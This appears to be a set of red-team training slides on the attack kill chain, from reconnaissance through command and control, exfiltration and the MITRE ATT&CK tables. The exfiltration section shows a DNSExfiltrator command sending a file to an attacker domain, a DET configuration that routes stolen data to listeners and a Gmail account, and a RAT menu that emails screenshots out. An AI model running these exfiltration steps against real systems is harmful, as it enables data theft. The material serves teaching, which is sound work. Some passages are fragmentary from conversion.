- **Maltego:** Tool for information gathering and reconnaissance. It lets you discover names, phone numbers, email addresses, organizations and social media accounts, and can be used for data correlation allowing the red team to visually explore relationships in their data
- **Intrigue:** Automated OSINT and recon framework that collects publicly available perimeter information by mapping publicly-facing systems, exposed services, and applications. Red teams will be able to discover an organization's external assets, identify third party links and relationships using link analysis technology, identify exposed vulnerabilities in application stacks, and more.
- **Google Dorks:** ways to query Google against certain information that may be useful for your security investigation. Search engines index a lot of information about almost anything on the internet, including individual, companies, logs and their data. Popular operators: Filetype, EXT, Intext, Intitle, Inurl
- **CheckUserNames:** online OSINT tool that can help you to find usernames across over 170 social networks
- **BuiltWith:** way to detect which technologies are used at any website on the internet. It includes full detailed information about CMS used like Wordpress, Joomla, Drupal, etc, as well as full depth Javascript and CSS libraries like jquery, bootstrap/foundation, external fonts, web server type (Nginx, Apache, IIS, etc), SSL provider as well as web hosting provider used



# Weaponization

# Weaponization

Weaponization is the phase that prepares for the operation.

Coupling leverages deliverable payloads with backdoors.

Based on the information that was gained during the, reconnaissance phase, the adversary will customize their tools to suit their purposes .

Some tools are not done by hand.



# Weaponization

Weaponization can be found in various forms:

- Web application exploitation
- Malware
- Spearphishing attachments
- Supply chain compromise

Effective weaponization includes operational preparation against the target, taking into account the intelligence gathered from the reconnaissance phase





# Web application exploitation

WordPress and APache Struts are the two of major weaponized vulnerabilities in web application.

WordPress (PHP) and Apache Struts (Java) are also the two of most weaponized languages.

XSS weaponization rapidly decreases because of the decreasing of XSS flaws.

According to the OWASP top 10, command injection (60%), OS command injection (50%), and code injection (39%) have the top 3 weaponization rates.



# Malware

Some “Zero-Day” vulnerabilities may be exploited by using malware weaponization.

Because of the ability to customize malware, the traditional security solutions will be difficult to detect the attack by adversary.

There are some examples: crafting custom malicious file payloads, prepping RFID cloners, configuring hardware trojans.





# Delivery & Exploitation



## Delivery and Exploitation

In the Delivery phase, it marks the active launch of the operation. The adversary passes the malware to the target. There are various ways to pass, such as email attachments, USB stick and malicious websites.

In the Exploitation phase, the purpose is to exploit the vulnerabilities that are in the system to gain access. When the weapon is delivered, the vulnerabilities that are exploited trigger the weapon.



## Delivery

Well-researched and well-designed spear-phishing campaigns against an organization will let organization's employees execute APT malware code on their systems. The attachment, which contains the malicious code, usually is attached in the spear-phishing email. When the attachment is opened, the APT will gain a foothold on the network.

Two basic methods:

- Controlled delivery
- Delivery is released to the opponent.




## Exploitation : In-House Development

Red Teams usually develop the exploits in-house. It does not like the often advertised automated security scans. The in-house development is essential and creates the practical approach of the result. Red Teams should simulate the serious adversary and consider all the possible ways to exploit.

According to the numbers of penetration tests, particular to the individual client and that no exploits are publicly available are the biggest weakness.

## Exploitation: Different ways of attack



## Exploitation : Social Engineering

Social Engineering is a special way to exploit the vulnerabilities by finding the human weaknesses.

Humans are the weakest factor in the security chain.



When using the social engineering, the adversary tries to obtain sensitive information from company employees without having direct access to the sensitive information. At the same time, they may try to persuade them to take action that will benefit the adversary.



# Privilege Escalation



# Privilege Escalation

- Initial access point often does not grant attackers the level of access or data that they need
- Adversaries will attempt to move deeper into the network or system to gain more permissions to access more sensitive data
- This can be accomplished in several ways
  - Exploiting software vulnerabilities
  - Overcoming an operating system's permissions mechanisms using special techniques
  - Taking advantage of a poor system design that fails to implement the principle of least privilege
- Two types of privilege escalation
  - Horizontal - an attacker takes over another account and misuses legitimate privileges granted to that user - similar to lateral movement
  - Vertical - an attacker attempts to gain more permissions or access with an account that they have already compromised (E.g. obtaining admin permissions for a normal user account)





## Examples of Privilege Escalation Techniques

- Abusing Elevation Control Mechanisms
- Access Token Manipulation
- Create or Modify System Processes
- Event Triggered Execution
- Exploiting Software Vulnerabilities
- Hijacking Execution Flow
- Process Injection



# Privilege Escalation Tools

- PowerUp
  - PowerShell tool used to check for Windows misconfigurations
  - Can also use service abuse checks, .dll hijacking opportunities, and registry checks, among other techniques, to list common ways for an attacker to elevate on a system
- BeRoot
  - Post-exploitation tool that checks for common misconfigurations
  - Used to detect misconfigurations, but not exploit them
  - Available for Windows, Linux, and Mac OS
- BloodHound
  - Used to visualize AD environments and reveal ACLs, users, groups, trust relationships, and privilege relationships within them
  - Can often identify complex attack paths that would have otherwise been impossible to identify
  - Can be used as both a red team and a blue team tool



# Lateral Movement



## Lateral Movement

- Refers to the process of moving/pivoting from one compromised host to another
- The purpose of this process is to access more sensitive information that was not previously accessible with the existing access
- This often involves pivoting through multiple systems and accounts
- Attackers may use their own remote access tools to accomplish this or use legitimate credentials in conjunction with native network and OS tools



# Lateral Movement Techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Remote Service Session Hijacking
- Replication through Removable Media
- Taint Shared Content
- Use Alternate Authentication Material



# Lateral Movement Tools

- Mimikatz
  - Open-source tool used to extract and collect Windows credential information from a target
  - Also capable of performing pass-the-hash and pass-the-ticket techniques, and building golden tickets (ticket for a Kerberos account that encrypts all of the other tickets)
- PSEXEC
  - Remote administration tool that allows users to launch Windows programs on remote Windows machines
  - Does not need to have client software installed
  - Replacement for PsExec
- CrackMapExec
  - Python-based tool used to evaluate and exploit vulnerabilities in AD
  - Uses Mimikatz to obtain credentials then moves laterally throughout AD
  - Uses built-in AD features and protocols to help evade detection
- LaZagne
  - Python-based password recovery tool
  - Extracts stored usernames and passwords from different applications to allow attackers to move laterally



# Command & Control



## Command and Control (C2)

These are servers which are under the control of the attacker and are used to control the affected victims network and direct machines to perform various functions


As mentioned above there are many ways to compromise the network and install malware and perform lateral movement to spread in the entire network. Some of the ways networks can be infected are

- Via a phishing email that tricks the user into following a link to a malicious website or opening an attachment that executes malicious code.
- Through security holes in browser plugins.
- Via other infected software.



# What Can Hackers Accomplish Through Command and Control

1. **Data theft.** Sensitive company data, such as financial documents, can be copied or transferred to an attacker's server.
2. **Shutdown.** An attacker can shut down one or several machines, or even bring down a company's network.
3. **Reboot.** Infected computers may suddenly and repeatedly shutdown and reboot, which can disrupt normal business operations.
4. **Ransomware attack:** To encrypt the system and asking for monetary gains in exchange of
5. **Distributed denial of service.** DDoS attacks overwhelm server or networks by flooding them with internet traffic. Once a botnet is established, an attacker can instruct each bot to send a request to the targeted IP address, creating a jam of requests for the targeted server. The result is like traffic clogging a highway – legitimate traffic to the attacked IP address is denied access. This type of attack can be used take a website down.



## Different Techniques Attacker use to communicate with the systems in the victims network

- **Application Layer protocol** - Use of Application layer protocol such as Web Protocols, FTP, DNS, Mail Protocols to communicate with the server
- **Communication through Removable media** - Use of USB and other removable media to infect the systems within the network
- **Data Encoding** - Use of data encoding protocols like ASCII, Unicode, hexadecimal, MIME to bypass checks. There are 2 types of encoding standard and non-standard encoding.
- **Data Obfuscation** - Use of this obfuscation techniques like hiding the data and command in junk data, steganography, protocol Impersonation can help in communicating without getting caught
- **Dynamic Resolution** - Use of dynamical techniques to establish connections to command and control infrastructure to evade common detections and remediations. Domain Generation Algorithms, DNS Calculation, Fast Flux DNS
- **Encrypted Channel** - Use of Encrypted channels using symmetric and asymmetric cryptography to communicate so the EDR or network listener cannot understand the data
- **Fallback Channel** - Use fallback or alternate communication channels if the primary channel is compromised or inaccessible in order to maintain reliable command and control and to avoid data transfer thresholds.

- **Non Application Layer Protocol** - Use of protocols like ICMP, UDP, Socket secure (SOCKS) to communicate
- **NonStandard Port** - Use of Uncommon ports to perform communication for example HTTPS over 8088 or 587 instead of 443
- **Protocol Tunneling** - Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption similar to a VPN
- **Proxy** - In order to avoid detection of IP of known malicious servers adversary use proxy. Use of internal proxy, external proxy, multi-hop proxy, Domain Fronting
- **Remote Access Software** - Use legitimate desktop support and remote access software, such as Team Viewer, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within network
- **Traffic Signalling** - Use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. A common tactic is Port Knocking
- **Web Services** - Use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2. One way or bidirectional communication techniques can be used.



## Tools and Platform for C2

- **Cobalt Strike** uses windows pipes over SMB protocol on standard ports
- **Dragonfly** uses SMB for C2
- **Magic hound** malware uses IRC for C2
- **NETEAGLE** platform is used to establish RDP connections over TCP/7519
- **BADNEWS** encrypts the data and converts into hexadecimal representation and then encodes using base64
- **H1N1** malware obfuscates C2 traffic with tweaked version of base64
- **Linux Rabbit** malware sends payload from C2 server as encoded URL parameter




# Exfiltrate & Complete

## Phase 8: Exfiltrate and complete[3]



create channels



identify and  
gather  
information


# DNSExfiltrator

**Principle:** DNSExfiltrator allows for transferring (exfiltrate) a file over a DNS request covert channel.

**Pre-requests:**

1. own a domain name
2. set the DNS record (NS) for that domain to point to the

DNSExfiltrator server





# DNSExfiltrator

## Features:

1. force Base32 encoding of the data to circumvent that some DNS server will mess up encrypted messages
2. DNSExfiltrator supports basic RC4 encryption of the exfiltrated data, using the provided password to encrypt/decrypt the data
3. requests throttling in order to stay more stealthy when exfiltrating data
4. reduction of the DNS request size and the DNS label size

```
c:\SecurityResearch\DNSExfiltrator>dnsExfiltrator.exe verySecretFile.xls mydomain.com password s=192.168.52.134 t=500
[*] Working with DNS server [192.168.52.134]
[*] Setting throttle time to [500] ms
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64 representation
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```





# Powershell-RAT

**Principle:** a Python and Powershell-based tool used to backdoor Windows. It uses Gmail to exfiltrate data as an e-mail attachment and is undetectable by common antivirus solutions[7].

**Pre-requests:**

1. victim is Windows machine
2. victim installed python3 and RAT scripts
3. throwaway Gmail addresses added to the configuration files






1. Set Execution Policy to Unrestricted
2. Take screen shot
3. Schedule a task to for screen shots
4. Extract data via email
5. Schedule a task for data ex-filtration
6. Delete screen shots
7. Schedule a task to delete screen shots
8. Hail Mary: Backdoor in a second.
9. Exit

Email with Multiple Attachments Inbox x

 @gmail.com  
to me 

Please See Attached Files

7 Attachments





## DET (Data Exfiltration Toolkit)

**Principle:** A toolkit plugged many kind of protocols/services using either single or multiple channel(s) at the same time[6].

**Highlights:** How to exfiltrate 100TB of Data?


**Modules:** HTTP(S)

- ICMP
- DNS
- SMTP/IMAP
- Raw TCP/UDP
- FTP
- Google Docs (Unauthenticated)
- Twitter (Direct Messages)
- Slack

...

# DET (Data Exfiltration Toolkit)

How does it work[4,5]?



```
→ DET git:(master) * python det.py -h
usage: det.py [-h] [-c CONFIG] [-f FILE] [-d FOLDER] [-p PLUGIN] [-e EXCLUDE]
              [-L]

Data Exfiltration Toolkit (SensePost)

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG              Configuration file (eg. '-c ./config-sample.json')
  -f FILE                File to exfiltrate (eg. '-f /etc/passwd')
  -d FOLDER              Folder to exfiltrate (eg. '-d /etc/')
  -p PLUGIN              Plugins to use (eg. '-p dns,twitter')
  -e EXCLUDE             Plugins to exclude (eg. '-e gmail,icmp')
  -L                    Server mode
→ DET git:(master) *
```

```
{
  "plugins": {
    "http": {
      "target": "192.168.1.101",
      "port": 8080
    },
    "dns": {
      "key": "google.com",
      "target": "192.168.1.101",
      "port": 53
    },
    "gmail": {
      "username": "dataexfil@gmail.com",
      "password": "ReallyStrongPassword",
      "server": "smtp.gmail.com",
      "port": 587
    },
    "tcp": {
      "target": "192.168.1.101",
      "port": 6969
    },
    "twitter": {
      "username": "PaulWebSec",
      "CONSUMER_TOKEN": "XXXXXXXXXX",
      "CONSUMER_SECRET": "XXXXXXXXXX",
      "ACCESS_TOKEN": "XXXXXXXXXX",
      "ACCESS_TOKEN_SECRET": "XXXXXXXXXX"
    },
    "icmp": {
      "target": "192.168.1.101"
    }
  },
  "XOR_KEY": "THISISACRAZYKEY",
  "sleep_time": 10
}
```



# MITRE Framework



## MITRE ATT&CK

It is a globally accessible knowledge base which is used by Red Team and Threat Intelligence communities around the globe.

Lockheed Martin Kill chain uses it as it is more realistic and encompasses more real world observations.

It is used to create scenarios for attack, threat model and defence mechanisms in the private as well as public sector.

MITRE ATT&CK Framework is based on Tactics, Techniques and Procedure



# Tactics

These are the list of all adversary activities that exist to gain control of systems, data for various purposes

What the attacker tries to achieve

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

# Techniques

These are the list of all steps that are used to achieve the a particular tactic

Such as all the techniques that can be used perform reconnaissance

In total there are 178 techniques and 352 sub-techniques which are listed

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques
<ul style="list-style-type: none"> <li>Active Scanning (2)</li> <li>Gather Victim Host Information (4)</li> <li>Gather Victim Identity Information (3)</li> <li>Gather Victim Network Information (6)</li> <li>Gather Victim Org Information (4)</li> <li>Phishing for Information (3)</li> <li>Search Closed Sources (2)</li> <li>Search Open Technical Databases (5)</li> <li>Search Open Websites/Domains (2)</li> <li>Search Victim-Owned Websites</li> </ul>	<ul style="list-style-type: none"> <li>Acquire Infrastructure (6)</li> <li>Compromise Accounts (2)</li> <li>Compromise Infrastructure (4)</li> <li>Develop Capabilities (4)</li> <li>Establish Accounts (2)</li> <li>Obtain Capabilities (6)</li> </ul>	<ul style="list-style-type: none"> <li>Drive-by Compromise</li> <li>Exploit Public-Facing Application</li> <li>External Remote Services</li> <li>Hardware Additions</li> <li>Phishing (3)</li> <li>Replication Through Removable Media</li> <li>Supply Chain Compromise (3)</li> <li>Trusted Relationship</li> <li>Valid Accounts (4)</li> </ul>	<ul style="list-style-type: none"> <li>Command and Scripting Interpreter (8)</li> <li>Exploitation for Client Execution</li> <li>Inter-Process Communication (2)</li> <li>Native API</li> <li>Scheduled Task/Job (4)</li> <li>Shared Modules</li> <li>Software Deployment Tools</li> <li>System Services</li> <li>User Execution (2)</li> <li>Windows Management Instrumentation</li> </ul>	<ul style="list-style-type: none"> <li>Account Manipulation (4)</li> <li>BITS Jobs</li> <li>Boot or Logon Autostart Execution (12)</li> <li>Boot or Logon Initialization Scripts (5)</li> <li>Browser Extensions</li> <li>Compromise Client Software Binary</li> <li>Create Account (3)</li> <li>Create or Modify System Process (4)</li> <li>Event Triggered Execution (15)</li> <li>External Remote Services</li> <li>Hijack Execution Flow (11)</li> <li>Indicator Removal on Host (4)</li> <li>Process Injection (11)</li> <li>Scheduled Task/Job (4)</li> <li>Implant Container</li> </ul>	<ul style="list-style-type: none"> <li>Abuse Elevation Control Mechanism (4)</li> <li>Access Token Manipulation (5)</li> <li>Boot or Logon Autostart Execution (12)</li> <li>Boot or Logon Initialization Scripts (5)</li> <li>Create or Modify System Process (4)</li> <li>Domain Policy Modification (2)</li> <li>Event Triggered Execution (15)</li> <li>Exploitation for Privilege Escalation</li> <li>Hijack Execution Flow (11)</li> <li>Indicator Removal on Host (4)</li> <li>Process Injection (11)</li> <li>Scheduled Task/Job (4)</li> </ul>	<ul style="list-style-type: none"> <li>Abuse Elevation Control Mechanism (4)</li> <li>Access Token Manipulation (5)</li> <li>BITS Jobs</li> <li>Deobfuscate/Decode Files or Information</li> <li>Direct Volume Access</li> <li>Domain Policy Modification (2)</li> <li>Execution Guardrails (1)</li> <li>Exploitation for Defense Evasion</li> <li>File and Directory Permissions Modification (2)</li> <li>Hide Artifacts (7)</li> <li>Hijack Execution Flow (11)</li> <li>Impair Defenses (2)</li> <li>Indicator Removal on Host (4)</li> <li>Indirect Command Execution</li> </ul>	<ul style="list-style-type: none"> <li>Brute Force (4)</li> <li>Credentials from Password Stores (3)</li> <li>Exploitation for Credential Access</li> <li>Forced Authentication</li> <li>Forge Web Credentials (2)</li> <li>Input Capture (4)</li> <li>Man-in-the-Middle (2)</li> <li>Modify Authentication Process (4)</li> <li>Network Sniffing</li> <li>OS Credential Dumping (8)</li> <li>Peripheral Device Discovery</li> <li>Steal Application Access Token</li> <li>Steal or Forge Kerberos Tickets (4)</li> </ul>	<ul style="list-style-type: none"> <li>Account Discovery (4)</li> <li>Application Window Discovery</li> <li>Browser Bookmark Discovery</li> <li>Cloud Infrastructure Discovery</li> <li>Cloud Service Dashboard</li> <li>Cloud Service Discovery</li> <li>Domain Trust Discovery</li> <li>File and Directory Discovery</li> <li>Network Service Scanning</li> <li>Network Share Discovery</li> <li>Network Sniffing</li> <li>Password Policy Discovery</li> <li>Peripheral Device Discovery</li> <li>Process Discovery (2)</li> </ul>	<ul style="list-style-type: none"> <li>Exploitation of Remote Services</li> <li>Internal Spearphishing</li> <li>Lateral Tool Transfer</li> <li>Remote Service Session Hijacking (2)</li> <li>Remote Services (8)</li> <li>Replication Through Removable Media</li> <li>Software Deployment Tools</li> <li>Taint Shared Content</li> <li>Use Alternate Authentication Material (4)</li> </ul>	<ul style="list-style-type: none"> <li>Archive Collected Data (3)</li> <li>Audio Capture</li> <li>Automated Collection</li> <li>Clipboard Data</li> <li>Data from Cloud Storage Object</li> <li>Data from Configuration Repository (2)</li> <li>Data from Information Repositories (2)</li> <li>Data from Local System</li> <li>Data from Network Shared Drive</li> <li>Data from Removable Media</li> <li>Data Staged (2)</li> <li>Email Collection (1)</li> <li>Protocol Tunneling</li> </ul>	<ul style="list-style-type: none"> <li>Application Layer Protocol (4)</li> <li>Communication Through Removable Media</li> <li>Data Encoding (2)</li> <li>Data Obfuscation (2)</li> <li>Dynamic Resolution (3)</li> <li>Encrypted Channel (2)</li> <li>Fallback Channels</li> <li>Ingress Tool Transfer</li> <li>Multi-Stage Channels</li> <li>Non-Application Layer Protocol</li> <li>Non-Standard Port</li> </ul>	<ul style="list-style-type: none"> <li>Autonomous Exfiltration</li> <li>Data Reservoir</li> <li>Exfiltration Over Alternate Protocol</li> <li>Exfiltration Over C2 Channel</li> <li>Exfiltration Over Network</li> <li>Exfiltration Over Physical Medium</li> <li>Exfiltration Over Service</li> <li>Scheduled Transfer</li> <li>Transfer to Cloud Account</li> </ul>





# Procedure

These are the list of how attackers have tried to use techniques to achieve the goal (tactics)

These are the procedure that various adversary groups to perform lateral movement (Tactic) by using exploit remote services (Technique)

Name	Description
APT28	APT28 exploited a Windows SMB Remote Code Execution Vulnerability to conduct lateral movement. <sup>[5][6][7]</sup>
Emotet	Emotet has been seen exploiting SMB via a vulnerability exploit like ETERNALBLUE (MS17-010) to achieve lateral movement and propagation. <sup>[8][9][10][11]</sup>
Empire	Empire has a limited number of built-in modules for exploiting remote SMB, JBoss, and Jenkins servers. <sup>[12]</sup>
Flame	Flame can use MS10-061 to exploit a print spooler vulnerability in a remote system with a shared printer in order to move laterally. <sup>[13][14]</sup>
InvisiMole	InvisiMole can spread within a network via the BlueKeep (CVE-2019-0708) and EternalBlue (CVE-2017-0144) vulnerabilities in RDP and SMB respectively. <sup>[15]</sup>
NotPetya	NotPetya can use two exploits in SMBv1, EternalBlue and EternalRomance, to spread itself to other remote systems on the network. <sup>[16][17]</sup>
PoshC2	PoshC2 contains a module for exploiting SMB via EternalBlue. <sup>[18]</sup>
Threat Group-3390	Threat Group-3390 has exploited MS17-101 to move laterally to other systems on the network. <sup>[19]</sup>
WannaCry	WannaCry uses an exploit in SMBv1 to spread itself to other remote systems on a network. <sup>[20][21][22]</sup>
Wizard Spider	Wizard Spider has exploited or attempted to exploit Zerologon (CVE-2020-1472) and EternalBlue (MS17-010) vulnerabilities. <sup>[23][24][25]</sup>



# Groups

Groups: 110

Name	Associated Groups	Description
<a href="#">admin@338</a>		<a href="#">admin@338</a> is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as <a href="#">Poison Ivy</a> , as well as some non-public backdoors.
<a href="#">APT-C-36</a>	Blind Eagle	<a href="#">APT-C-36</a> is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.
<a href="#">APT1</a>	Comment Crew, Comment Group, Comment Panda	<a href="#">APT1</a> is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
<a href="#">APT12</a>	IXESHE, DynCalc, Numbered Panda, DNSCALC	<a href="#">APT12</a> is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high-tech companies, and multiple governments.
<a href="#">APT16</a>		<a href="#">APT16</a> is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizations.
<a href="#">APT17</a>	Deputy Dog	<a href="#">APT17</a> is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.
<a href="#">APT18</a>	TG-0416, Dynamite Panda, Threat Group-0416	<a href="#">APT18</a> is a threat group that has operated since at least 2009 and has targeted a range of industries, including technology, manufacturing, human rights groups, government, and medical.



# Softwares

Software: 518

Name	Associated Software	Description
3PARA RAT		3PARA RAT is a remote access tool (RAT) programmed in C++ that has been used by <a href="#">Putter Panda</a> .
